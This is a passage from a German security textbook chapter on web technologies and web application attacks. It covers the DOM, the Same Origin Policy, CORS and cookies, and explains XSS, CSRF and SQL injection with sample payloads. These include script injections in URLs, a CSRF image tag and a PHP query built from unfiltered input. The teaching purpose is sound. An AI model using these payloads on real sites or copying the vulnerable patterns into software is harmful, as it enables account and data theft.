JavaScript-Funktionen können auf Webobjekte (HTML-Elemente, URL des Dokuments, eingebettete Webseiten) lesend und schreibend zugreifen, soweit die Same Origin Policy (s. u.) das erlaubt. Die zu einer Webseite gehörenden Webobjekte, ihre Eigenschaften *(properties)* und ihre Schnittstellen *(interfaces)* sind in einem Document Object Model (DOM) beschrieben. Die dritte Version dieses Modells wird in [NCH+04] beschrieben. Aktuell (2019) wird die DOM-Spezifikation von der Web Platform Working Group des World Wide Web Consortium (https://www.w3.org/WebPlatform/WG/) weiterentwickelt.

Listing 20.3 Einbettung von JavaScript in HTML.

```
1 <html>
2 <head>
3 <title>JavaScript-Test</title>
4 <script src="produkt.js" type="text/javascript"></script>
5 </head>
```

```
6  <body>
7  <form name="Formular" action="">
8  <input type="text" name="Eingabe1" size="3">
9  <input type="text" name="Eingabe2" size="3">
10 <input type="button" value="Produkt berechnen"
11        onclick="Produkt()">
12 </form>
13 </body>
14 </html>
```

Listing 20.3 gibt Einbettungen von JavaScript in eine Webseite an. Nach Laden der Webseite wird ein Formular angezeigt, in das zwei maximal dreistellige Zahlen eingetragen werden sollen. Der ebenfalls angezeigte Aktionsknopf ist mit „Produkt berechnen“ beschriftet. Wird dieser Knopf gedrückt, so wird im Browser das `onclick`-Ereignis ausgelöst (Zeile 11) und die in der Datei `produkt.js` (Zeile 4) definierte Funktion `Produkt()` aufgerufen.

Listing 20.4 Die JavaScript-Funktion `Produkt()` aus der Datei `produkt.js`.

```
1 function Produkt() {
2    var Ergebnis = document.Formular.Eingabe1.value
3     * document.Formular.Eingabe2.value;
4    alert("Das Produkt von "
5     + document.Formular.Eingabe1.value + " und "
6     + document.Formular.Eingabe2.value + " ist "
7     + Ergebnis);
8    }
```

Diese Funktion kann ohne Argumente aufgerufen werden, da JavaScript das DOM verwenden kann, um an die notwendigen Eingaben zu kommen. In Listing 20.4 wird über `document.Formular.Eingabe1.value` im Standardobjekt `document` das Unterobjekt `Formular` über seinen Namen (`name='Formular'` in Listing 20.3) selektiert, daraus das Unterobjekt `Eingabe1` (ebenfalls über den Namen) und daraus der Wert der Eingabe.

20.1.5 Same Origin Policy (SOP)

Web Origins Grob formuliert besagt die Same Origin Policy (SOP), dass ein Skript nur dann auf eine Ressource (lesend oder schreibend) zugreifen darf, wenn beide (Skript und Ressource) über den gleichen *Web Origin* geladen werden. Der Web Origin einer Ressource besteht laut RFC 6454 [Bar11b] aus Protokoll (z. B. http), der Domain (z. B. www.ietf.org) und dem Port (z. B. TCP-Port 80 für http). Der Webbrowser erzwingt dabei die Einhaltung




Abb. 20.3 Funktionsweise der Same Origin Policy. Script2 darf nicht auf die Account-Nummer in Dokument 1 zugreifen, da die Web Origins der beiden Dokumente sich in allen drei Parametern unterscheiden

der SOP für die verschiedenen Webseiten, was in Abb. 20.3 grob vereinfachend illustriert ist.

Populäre Missverständnisse zur SOP Leider vereinfacht diese Definition über Web Origins die Same Origin Policy so stark, dass die Beschreibung inkorrekt wird. Ausnahmen werden z. B. für JavaScript- und CSS-Dateien gemacht. Da diese oft von anderen Domains geladen werden, erhalten sie Zugriffsrechte auf den Origin des sie umschließenden HTML-Dokuments (Abb. 20.4). Die Restriktionen der SOP greifen hier nur in der anderen Richtung; das Script, das von `www.example.com` geladen wurde, darf nicht auf die CSS-Datei oder die JavaScript-Bibliothek zugreifen! Auch darf eine JavaScript-Funktion ihren eigenen Origin von einer Subdomain auf die Hauptdomain umdefinieren (also z. B. von `shop.example.com` auf `example.com`). Zu guter Letzt ignoriert der Internet Explorer die Portnummer, während die anderen Browser diese mit berücksichtigen. Details zu diesen Ausnahmen können dem Browser Security Handbook von Michal Zalewsky [Zal10] entnommen werden.

Exakte Beschreibung SOP Eine wissenschaftlich exakte, empirische Beschreibung der SOP wurde in [SNM17] vorgestellt (Abb. 20.4). Das *Host Document* ist das HTML-Dokument, dessen URL in der Adressleiste des Browsers dargestellt wird. Das *Embedded Document* ist ein HTML-, XML- oder JavaScript-Dokument, das über ein HTML-Element, das *Embedding Element,* mit URL-Attribut eingebettet wird. Typische Beispiele für Embedding Elements sind `<iframe>`-, `<script>`- oder `<img>`-Elemente. In die Entscheidung




Abb. 20.4 Same Origin Policy für JavaScript- und CSS-Dateien

der SOP, einen Lese- oder Schreibzugriff zuzulassen, fließen neben den beiden Web Origins von Host Document und Embedded Document auch der Typ des Embedding Element `ee` sowie bestimmte Attribute dieses Elements (`cors, sandbox`) mit ein.

20.1.6 Cascading Style Sheets

Mit Cascading Style Sheets [cHBL11] können in einer eigenen Syntax genaue Aussagen zum Aussehen einzelner HTML-Elemente gemacht werden. Diese Sprache ist sehr reichhaltig. Wir wollen uns daher mit dem nachfolgenden Beispiel begnügen. Die Zeilen 5 bis 8 in Listing 20.5 enthalten ein `<style>`-Element, das das Aussehen der `<body>`- und `<h1>`-Elemente bestimmt. Überschriften der Klasse 1 werden rot vor weißem Hintergrund, der übrige Inhalt des `<body>`-Elements schwarz vor weißem Hintergrund dargestellt.

Listing 20.5 HTML-Datei mit einfachen CSS-Anweisungen.

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
2 <HTML>
3   <HEAD>
4   <TITLE>Bach's home page</TITLE>
5   <STYLE type="text/css">
6     body { color: black; background: white }
7     h1 { color: red; background: white }
8   </STYLE>
```

```
9   </HEAD>
10  <BODY>
11    <H1>Bach's home page</H1>
12    <P>Johann Sebastian Bach was a prolific composer.
13  </BODY>
14 </HTML>
```

20.1.7 Web 2.0 und AJAX

Der Begriff *Web 2.0* steht nicht für bestimmte neue Techniken, sondern eher für die Art und Weise, wie das WWW benutzt wird. Im „Web 1.0“ wurden Informationen zentral bereitgestellt, in Version 2.0 tragen alle Nutzer des WWW dazu bei. Dennoch soll hier eine Technologie hervorgehoben werden: Asynchronous JavaScript And XML (AJAX). Wichtig ist hier der Begriff „asynchron“. Daten werden jetzt unabhängig von den Mausklicks des Nutzers übertragen. Dies erfolgt teilweise in einem XML-basierten Datenformat, und natürlich spielt JavaScript hierfür eine große Rolle.

XMLHttpRequest Um AJAX zu realisieren, wird für JavaScript ein neues DOM-Objekt zur Verfügung gestellt, mit dem HTTP-Requests automatisch abgesandt werden können, und zwar nicht nur für einzelne URLs, sondern viel feiner strukturiert. Dieses Objekt heißt XMLHttpRequest [vKASS16]. In dieses Objekt wird eingespeichert, wie der HTTP-Request aussehen soll (z. B. zu verwendende HTTP-Methode, HTTP-Header, POST-Parameter), dann wird der Request versandt, und nach Eingang der HTTP-Antwort können die einzelnen Bestandteile dieser Antwort aus dem Objekt ausgelesen werden. So kann eine JavaScript-Funktion unabhängig vom menschlichen Nutzer agieren.

CORS Eine Datenabfrage mit XMLHttpRequest ist sehr mächtig, denn die aufrufende JavaScript-Funktion darf den zurückgelieferten Quelltext lesen. Damit würde bei Cross-Origin-Requests die SOP teilweise außer Kraft gesetzt. Ein Angreifer könnte z. B. Anti-CSRF-Tokens aus einer Webseite auslesen und diese dann für einen CSRF-Angriff nutzen. Daher wurde *Cross-Origin Resource Sharing* (CORS) [vK14] entwickelt.

Stellt eine JavaScript-Funktion aus einer Webseite heraus eine XMLHttpRequest-Anfrage, so fügt der Browser automatisch einen `Origin`-Header in die resultierende HTTP-Anfrage ein, der den Web Origin der anfragenden Webseite enthält. Der Zielserver dieser Anfrage kann diesen Web Origin mit seinem eigenen vergleichen und auf dieser Basis entscheiden, welche Inhalte er ausliefern möchte:

- Er kann die Anfrage mit einer Fehlermeldung beantworten, also keinen Quelltext ausliefern.
- Er kann den Quelltext einer Ressource ausliefern, die keine sicherheitsrelevanten Ressourcen (z. B. keine CSRF-Token) enthält.
- Er kann die angeforderte Originaldatei ausliefern.

Die anfragende JavaScript-Funktion kann mit einer Preflight-Anfrage abklären, welche Bedingungen erfüllt sein müssen, damit die angeforderte Datei an sie ausgeliefert wird.

20.1.8 HTTP-Cookies

HTTP ist ein zustandsloses Protokoll; verschiedene HTTP-Anfragen von demselben Client stehen für den Server in keinem Zusammenhang. Das ist perfekt geeignet für das ursprüngliche Hypertext-Internet, bei dem die Server nur Dokumente ausliefern sollten. Es wurde jedoch schon für Webshops problematisch. Wie merkt sich der Webshop-Server, welche Produkte der Kunde beim letzten Besuch in seinen Einkaufswagen gelegt hat?

Aus diesem Grund wurde das HTTP-Protokoll von der Firma Netscape um das Konzept der Cookies („Plätzchen“) erweitert. Diese Idee wurde von der IETF aufgenommen; der aktuelle Stand ist in RFC 6265 [Bar11a] dokumentiert. Bei Verwendung von HTTP-Cookies passiert Folgendes (Abb. 20.5):

- In der ersten HTTP-Response des Servers wird im Header `Set-Cookie` ein String übermittelt, der in der Regel ein Paar $Name = Wert$ enthält und optional eine Pfadangabe, eine Gültigkeitsdauer sowie Sicherheitsparameter. Diese Information wird vom Browser gespeichert.
- Beim nächsten HTTP-Request zur gleichen Domain und, falls eine Pfadangabe enthalten war, zum gleichen Pfad, wird ein HTTP-Header-`Cookie` mitgesendet, der das Paar $Name = Wert$ enthält. Dies wird für jeden Request wiederholt, bis die Gültigkeitsdauer des Cookies abgelaufen ist.

Abb. 20.5 Übertragung von Cookies für die Domäne shop.de

Die Verwendung von HTTP-Cookies kann über verschiedene Sicherheitsparameter gesteuert werden:

- **Secure:** Wenn im `Set-cookie`-Header der Wert `secure` auftaucht, so wird der Browser damit aufgefordert, das Cookie nur über TLS an den Server zurückzusenden. Ab Chrome 52 und Firefox 52 können solche Cookies nur über HTTPS-Verbindungen gesetzt werden.
- **HttpOnly:** Wenn dieses Flag gesetzt ist, kann der Wert des Cookies nicht mehr über die DOM-API `document.cookie` gelesen werden. Dies dient zum Schutz gegen Cross-Site Scripting (XSS) Angriffe.
- **Samesite:** Dieser Parameter kann zwei Werte annehmen: `strict` oder `lax`. In beiden Fällen wird verhindert, dass das Cookie bei der Anfrage nach Webseiten, die z. B. in einem Cross-Origin-iFrame geladen werden, mitgesendet wird.

Cookies können nicht dazu genutzt werden, Informationen von einem Server an einen anderen zu übertragen. HTTP-Cookies dürfen noch für die eigene Domain und ggf. für Subdomains gesetzt werden. Daher benötigen wir andere Methoden, um Daten *cross-domain* zu übertragen.

20.1.9 HTTP-Redirect und Query-Strings

HTTP-Redirect Ist die in einem HTTP-Request angefragte Information nicht auf dem Server vorhanden, so sieht das HTTP-Protokoll im Wesentlichen zwei Möglichkeiten vor, wie mit dieser Situation umzugehen ist:

- Ausgabe einer Fehlermeldung (z. B. 404 „File not found“)
- HTTP-Redirect (Statusmeldungen 3xx, z. B. 302 „Found“, 303 „See Other“ oder 307 „Temporary Redirect“), bei dem eine andere URL im HTTP-Headerfeld `Location` angegeben wird.

Der Browser reagiert auf eine Statusmeldung 3xx direkt mit einer neuen Anfrage an den in `Location` genannten Server, ohne den Nutzer darüber zu informieren.

Query-String Möchte Server A nun eine Information an Server B senden, so codiert er diese Information als Textstring und fügt diesen Textstring, getrennt durch ein `?`, als sogenannten *Query-String* an die URL an, die im Location-Feld angegeben wird:

```
Location: http://www.ServerB.com/auth.php?data=g34ad7rjUzdeU
```

Ein Status Code `30x` bewirkt, dass der Browser

```
GET auth.php?data=g34ad7rjUzdeU
```

an Server B sendet, und dieser kann die Daten aus dem String `g34ad7rjUzdeU` extrahieren.

20.1.10 HTML-Formulare

Für Query-Strings gibt es Längenbeschränkungen. Für große Datensätze verwendet man daher HTML-Fomulare [sel], um diese Daten zu übertragen. Ein HTML-Formular dient normalerweise dazu, Informationen vom Nutzer über den Browser an den Server zu übertragen (Listing 20.6. Abb. 20.6). Innerhalb des `<form>`-Tags können Eingabefelder und HTML-Code stehen. In die Felder `<inputtype="text»` kann beliebiger Text eingetragen werden.

Wenn der Nutzer auf den Knopf „Submit“ klickt, der durch ein Input-Feld vom Typ `type=ßubmit"` erzeugt wird, so wird die im öffnenden `<form>`-Tag spezifizierte Aktion durchgeführt. In unserem Beispiel ist die Übertragung der im Formular ausgewählten oder eingegebenen Werte innerhalb eines POST-Requests an den Webserver `www.test.de` und dort an das PHP-Skript `pay.php`.

Listing 20.6 HTML-Quelltext für das Formular in Abb. 20.6.

```
1 <form action="http://www.test.de/pay.php" method="post">
2   Select Payment Method:
3   <input type="radio" name="method" value="cash"> Cash
4   <input type="radio" name="method" value="credit"> Credit <br>
5   Credit Card Number: <input type="text" name="cardno"><br>
6   Expiration Date: <input type="text" name="expdate"><br>
7   <input type="submit" value="Submit">
8 </form>
```

Eingabefelder eines HTML-Formulars dürfen schon vorausgefüllt sein. So können größere Datenmengen von Server A an Server B übertragen werden. Server A sendet eine Webseite an den Browser zurück, die ein verstecktes, für den Nutzer unsichtbares Formular enthält, das mit den zu übertragenden Daten schon vorausgefüllt wurde. Im `action`-Parameter wird die Adresse von Server B angegeben. Mit dem JavaScript `onload`-Event kann das Formular nach dem vollständigen Laden direkt an Server B gesendet werden; eine Interaktion des Nutzers ist nicht erforderlich.




Abb. 20.6 Einfaches Formular zur Eingabe von Kreditkarteninformationen

20.2 Sicherheit von Webanwendungen

Webanwendungen bieten über ihre standardisierten Softwarekomponenten generische Angriffsflächen. Der Browser mit seinem Document Object Model und Datenbanken mit dem Datenzugriff über SQL sind hier die wichtigsten Angriffsziele.

20.2.1 Cross-Site Scripting (XSS)

Kann ein Angreifer bösartigen Skriptcode in eine dynamisch generierte HTML-Seite einschleusen, so kann er damit lesend und schreibend auf kritische DOM-Elemente (z. B. HTTP-Session-Cookies, Passwörter) im Browser zugreifen. Die SOP schützt in diesem Fall nicht mehr. Grundsätzlich sind drei Voraussetzungen für einen erfolgreichen Cross-Site-Scripting-Angriff (XSS[1]) erforderlich:

1. Es muss dem Angreifer möglich sein, eigenen Skriptcode in die von der Webanwendung generierte Webseite einzuschleusen. Je nach Vorgehensweise unterscheidet man hier die drei Hauptarten von XSS, *reflected, stored* und *DOM* XSS, die weiter unten behandelt werden. Eine vierte Art wird in [SRJS19] eingeführt. Die wichtigste Gegenmaßnahme zur Verhinderung von XSS ist daher, unbekannten Input zu filtern.
2. Der eingeschleuste Code muss auch ausgeführt werden. Dazu muss er vom Browser als syntaktisch korrekter JavaScript-Code erkannt werden, die Parser sind hier aber teilweise großzügig, da sie auch *obfuskierten* (unkenntlich gemachten) Code ausführen.
3. Die vom Skript aus dem DOM ausgelesenen Daten müssen zum Angreifer übertragen werden. Genau dies versuchen neuere Schutzansätze wie die Content Security Policy (CSP) [SB12a] zu verhindern.

[1] Da die Abkürzung CSS schon für die Cascading Style Sheets vergeben ist, wird Cross-Site Scripting als XSS (mit dem X als Symbol für „Cross“) abgekürzt.




Abb. 20.7 Reflected XSS. In Schritt 2 sendet der Angreifer eine präparierte URL an das Opfer. Wenn dieses auf die URL klickt, wird das bösartige Skript zunächst in Schritt 3 an die Webanwendung geschickt und in Schritt 4 wieder, eingebettet in eine Webseite, an das Opfer zurückgespielt („reflektiert")

Reflected XSS Viele Webanwendungen erlauben dem Nutzer, eigene Daten einzugeben. Ein einfaches Beispiel hierfür ist eine Suchfunktion: Hier kann in ein HTML-Formular ein Suchbegriff eingegeben werden, der dann über die URL http://victim.com/?suche=Suchbegriff an den Server gesendet wird. Oft enthält die Ergebnisseite dann noch einmal den Suchbegriff, z. B. in der Form `<p> Sie suchten: Suchbegriff </p>`. Wenn das Opfer nun die in die Webseite des Angreifers eingebettete URL

```
http://victim.com/?suche=<script>alert("XSS")</script>
```

aufrufen würde, so würde die Ergebnisseite folgenden HTML-Text enthalten:

```
<p>Sie suchten: <script>alert("XSS")</script> </p>
```

Beim Parsen des HTML-Textes wird der Browser den `<script>`-Tag finden und daher die JavaScript-Funktion `alert("XSS")` aufrufen, die ein kleines Pop-up-Fenster mit der Beschriftung XSS öffnet. Abb. 20.7 illustriert diesen Ablauf.

Stored XSS Bietet die Webanwendung die Möglichkeit, Eingaben des Nutzers dauerhaft zu speichern, so kann dies zum Injizieren von XSS-Code genutzt werden. Beispiele hierfür sind Gästebücher, Produktbeschreibungen in Verkaufsplattformen wie eBay, und Webmail-Anwendungen. Abb. 20.8 stellt den Kommunikationsablauf schematisch dar, bei dem der Angreifer seinen XSS-Code in der Datenbank der verwundbaren Webanwendung gespeichert hat. Beim Aufruf einer speziellen URL wird dann dieser gespeicherte Inhalt in die Webseite eingebaut und beim Nutzer ausgeführt. Da Stored-XSS-Verwundbarkeiten dazu genutzt werden können, XSS-Würmer zu konstruieren [Bac09], die sich selbständig im WWW replizieren, ist eine gute Filterung hier unabdingbar.




Abb. 20.8 Stored XSS. Der Angreifer speichert den Skriptcode in der Webanwendung `victim.com`. Ruft das Opfer eine bestimmte URL in Schritt 2 ab, so wird dieser Code ausgeliefert und im Browser ausgeführt

DOM XSS Die wichtigste Gegenmaßnahme gegen XSS ist serverseitiges Filtern; hierfür muss der bösartigen Code für den Server aber sichtbar sein. Bei DOM XSS [Kle05] ist das nicht der Fall. Der Skriptcode wird von einer JavaScript-Funktion selbst ins DOM der Webseite eingefügt, ohne dass der Server daran beteiligt ist. Dies klingt zunächst verwirrend und soll daher mit einem Beispiel aus [Kle05] erläutert werden. Betrachten wir zunächst die URL http://www.vulnerable.site/welcome.html?name=Joe, die den Namen `Joe` des Nutzers im Query-String (dem Teil der URL nach dem Fragezeichen ?) enthält. Dieser Name könnte nun vom Webserver in die Begrüßungsseite der Webanwendung eingebaut werden; da Webserver aber sehr gut ausgelastet sind, soll dies vom Browser übernommen werden, und zwar von dem Skript, das in Listing 20.7 in den Zeilen 4 bis 8 steht.

Dieses Skript verwendet einfache Stringoperationen, um den Namen in der URL zu finden. Es durchsucht den URL-String so lange, bis der Teilstring `name=` gefunden wird. Dann wird der Positionsparameter durch Addition der Zahl 5 hinter das Gleichheitszeichen `=` gesetzt, also an den Anfang von `Joe`. Dann wird der Rest der URL, also der Teil hinter dem Gleichheitszeichen bis zum Ende des Strings, in das Dokument geschrieben, und zwar direkt hinter das `Hi` in der Webseite.

Listing 20.7 Begrüßungsseite einer Webanwendung, bei der der Name aus der URL in das DOM der Webseite kopiert wird.

```
1 <HTML>
2 <TITLE>Welcome!</TITLE>
3 Hi
4 <SCRIPT>
5 var pos=document.URL.indexOf("name=")+5;
6 document.write(document.URL.substring
7          (pos,document.URL.length));
8 </SCRIPT>
```

```
9  <BR>
10 Welcome to our system
11 ...
12 </HTML>
```

Wenn der Angreifer das Opfer nun dazu bringt, die URL

```
http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</
script>
```

aufzurufen, wird ebenfalls der String nach dem Gleicheitszeichen in das Dokument kopiert, der in diesem Fall aber

```
<script>alert(document.cookie)</script>
```

lautet.

Der Server könnte im obigen Beispiel immer noch erkennen, dass ein XSS-Angriffsversuch stattfindet, indem er den Query String untersucht. Durch einen kleinen Trick kann das verhindert werden. Dazu betrachten wir die folgende URL:

```
http://www.vulnerable.site/welcome.html#name=Joe
```

Wir haben hier nur das Fragezeichen durch das Zeichen # *(hash sign)* ersetzt. Das Skript aus Listing 20.7 funktioniert weiterhin, aber der Teilstring nach dem # wird nicht mehr an den Server gesendet (Abb. 20.9). Ein serverseitiges Filtern ist also nicht mehr möglich.

20.2.2 Cross-Site Request Forgery (CSRF)

Bei *Cross-Site Request Forgery* (CSRF) wird die Tatsache ausgenutzt, dass ein Webbrowser in gewissem Umfang „ferngesteuert“ werden kann. Ein Browser lädt automatisch Bilder nach, und mithilfe von JavaScript können bestimmte URLs aufgerufen und sogar komplette HTTP-Requests konfiguriert und gesendet werden (XMLHttpRequest). Diese Fernsteuerungsmöglichkeit ist dann gefährlich, wenn der Browser sich bereits bei einer Webanwendung authentifiziert hat. Dabei ist es gleichgültig, ob eine schwache (z. B. Passwort) oder starke (z. B. TLS Client Authentication) Methode verwendet wurde. Mit CSRF können im Namen des authentifizierten Nutzers Aktionen in der Webanwendung ausgelöst werden, von denen das Opfer nichts bemerkt (Abb. 20.10). Die dokumentierten CSRF-Angriffe reichen vom Sammeln von E-Mail-Adressen von Abonnenten der *New York Times* bis hin zum Plündern von Bankkonten US-amerikanischer Banken [ZF08].




Abb. 20.9 DOM XSS. In Schritt 2 sendet der Angreifer die präparierte URL an das Opfer. In Schritt 3 wird eine völlig harmlose Anfrage an die Webanwendung gestellt, die den Skriptcode nicht enthält, die komplette URL wird aber im Browser abgespeichert. Nach Empfang von Nachricht 4 wird der Angriffscode aus der gespeicherten URL extrahiert und anschließend ausgeführt




Abb. 20.10 Cross-Site Request Forgery (CSRF). Nach dem Laden der Webseite des Angreifers in Schritt 2 wird der Fernsteuerungscode im Browser ausgeführt. Dabei wird die bestehende Authentifizierung des Browsers ausgenutzt, um in Schritt 3 Aktionen in der Webanwendung `vulnerable.com` im Namen des Opfers, das von diesen Aktionen nichts bemerkt, auszuführen

Auch dieser Angriff soll an einem einfachen Beispiel erklärt werden. Betrachten wir das in Listing 20.8 angegebene HTML-Formular, mit dem eine E-Mail an die im `<input>`-Element mit `name="to"` angegebene E-Mail-Adresse versandt werden kann.

Listing 20.8 HTML-Formular zum Senden einer E-Mail

```
<form action="http://example.com/send_email.htm"
    method="GET">
    Recipients Email address:
    <input type="text" name="to">
    Subject: <input type="text" name="subject">
    Message: <textarea name="msg"></textarea>
    <input type="submit" value="Send Email">
</form>
```

Durch Klicken auf den Submit-Knopf wird dann eine GET-Anfrage an den Server geschickt, die im Effekt mit dem Aufruf der in Listing 20.9 wiedergegebenen URL identisch ist. In beiden Fällen wird eine E-Mail an den eingetragenen Empfänger gesandt, und das `From`-Feld wird mit der E-Mailadresse des Nutzers der Webanwendung gefüllt.

Listing 20.9 URL, deren Aufruf den gleichen Effekt hat wie das Absenden des Formulars aus Listing 20.8 mit Eingabe (bob@example.com, `hello`, `What's the status of the work?`).

```
http://example.com/send_email.htm?to=bob%40example.com
&subject=hello&msg=What%27s+the+status+of+the+work%3F
```

Alles, was der Angreifer nun tun muss, ist diese URL in ein Source-Attribut eines `<img>`-Elements zu packen und dieses auf seine eigene Webseite zu stellen (Listing 20.10). Beim Laden der Webseite versucht der Browser des Opfers jetzt automatisch, das Bild zu laden, und ruft dazu die angegebene URL auf. Von der Webanwendung wird daraufhin eine E-Mail an den Angreifer gesendet, mit der Absendeadresse des Opfers.

Listing 20.10 Absenden einer E-Mail über ein eingebettetes `<img>`Element.

```
<img src="http://example.com/send_email.htm?
to=mallory%40example.com&subject=Hi&msg=My+
email+address+has+been+stolen">
```

20.2.3 SQL-Injection (SQLi)

In Webanwendungen sind meist Datenbanken eingebunden, die über die Structured Query Language (SQL; ISO/IEC 9075) angesprochen werden. Mit mehr als sechs Millionen Installationen ist MySQL das populärste Datenbankmanagementsystem (DBMS), das in Anwendungen wie Wordpress, phpBB und MediaWiki eingesetzt wird. Neben dem DBMS MySQL gibt es u. a. MSSQL, PostgreSQL und Oracle.

Abb. 20.11 Tabelle `guestbook` zur Illustration von SQLi

id	name	email	date	msg
1	Alice	alice@...	2014-04-01	Hallo...
2	Bob	bob@...	2014-04-13	Ich liebe ...
3	Eve	eve@...	2014-04-27	Sehr geh...

SQL verfügt über verschiedene Aufgabenbereiche, die unterschiedlich adressiert werden können. Darunter fallen Datenabfragen (SELECT), Datenmanipulationen (INSERT, UPDATE, DELETE), Definierungen (CREATE, ALTER, DROP) und auch die Rechteverwaltungen (GRANT, REVOKE). Analog zu Programmiersprachen wie PHP gibt es Datentypen wie BOOL und INT sowie automatische Typecasts zwischen diesen Datentypen.

Datensätze in SQL werden für den Programmierer in Zeilen und Spalten verwaltet. So kann der Programmierer einer Webseite festlegen, dass er aus einer Tabelle mit dem Namen `guestbook` (Abb. 20.11) den Inhalt aus der Spalte `msg` ausgeben möchte. Dies kann mit einer Abfrage (Query) wie folgt gestaltet werden:

```
SELECT msg FROM guestbook WHERE id=3;
```

Eine Webanwendung kann dem Benutzer die Möglichkeit geben, einzelne Gästebucheinträge abzurufen. Im Falle der Programmiersprache PHP kann dies durch den URL-Parameter `eintrag` mit einem numerischen Wert realisiert werden:

```
$query="SELECT msg FROM guestbook WHERE id=".$_GET["eintrag"];
```

